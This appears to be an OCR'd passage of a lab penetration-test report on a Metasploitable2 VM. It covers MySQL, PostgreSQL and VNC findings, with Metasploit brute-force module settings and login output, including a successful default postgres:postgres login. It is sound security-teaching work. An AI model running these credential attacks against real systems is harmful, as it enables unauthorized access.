
Vulnerability observed – High

17. MySql port is open in Metasploitable2	
Application	mysql MySQL 5.0.51a-3ubuntu5 on port 3306/tcp
Risk	Medium
Abstract	Default/weak credentials, known vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Change default MySQL credentials, regularly apply security patches | Application-Specific Risk, Unauthorized

Proof of Concept

The metasploitable2 nfs port 3306/tcp is exploited by MYSQL Password Hashdump





3.18. METASPLOITABLE2 PORT 5432/tcp postgresql PostgreSQL DB 8.3.0 - 8.3.7 – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – High


18. Postgresql port is open in Metasploitable2	
Application	postgresql PostgreSQL DB 8.3.0 - 8.3.7 on port 5432/tcp
Risk	High
Abstract	Default/weak credentials, known vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Change default PostgreSQL credentials, regularly apply security patches | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 postgresql port 5432/tcp is exploited by PostgreSQL Login Utility




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
1 2 3 4
1:54
kali@kali: ~
File Actions Edit View Help
msf6 > use 7
msf6 auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DATABASE template1 yes The database to authenticate against
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET true no Set to true to see query result sets
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/w no File containing users, one per line
To direct input to this VM, click inside or press Ctrl+G.
28°C Sunny
Search
ENG IN
12:24 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
1 2 3 4
1:54
kali@kali: ~
File Actions Edit View Help
[-] 192.168.64.129:5432 - LOGIN FAILED: vignesh:mayuresh@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: vignesh:thirupathi@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: vignesh:swami@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: vignesh:msfadmin@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin1:harish@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin1:mayuresh@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin1:thirupathi@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin1:swami@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin1:msfadmin@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: helloworld:harish@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: helloworld:mayuresh@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: helloworld:thirupathi@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: helloworld:swami@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: helloworld:msfadmin@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:harish@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:mayuresh@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:thirupathi@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:swami@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:msfadmin@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.64.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.64.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > cd /
msf6 auxiliary(scanner/postgres/postgres_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
msf6 auxiliary(scanner/postgres/postgres_login) >
To direct input to this VM, click inside or press Ctrl+G.
28°C Sunny
Search
ENG IN
12:24 20-11-2023

3.19. METASPLOITABLE2 PORT 5900/tcp vnc VNC (protocol 3.3) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – Medium


19. Postgresql port is open in Metasploitable2	
Application	vnc VNC (protocol 3.3) on port 5900/tcp
Risk	Medium
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Strengthen VNC authentication, restrict access to VNC services | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 vnc port 5900/tcp is exploited by VNC Authentication Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 128, use 128 or use payload/windows/x64/vncinject/reverse_tcp
msf6 > use 88
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no The password to test
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5900 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME <BLANK> no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
To direct input to this VM, click inside or press Ctrl+G.
28°C Sunny
Search
ENG IN
12:33 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :harish (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900 - 192.168.64.129:5900 - LOGIN FAILED: :mayuresh (Incorrect: No authentication types available: Too many authentication failures)
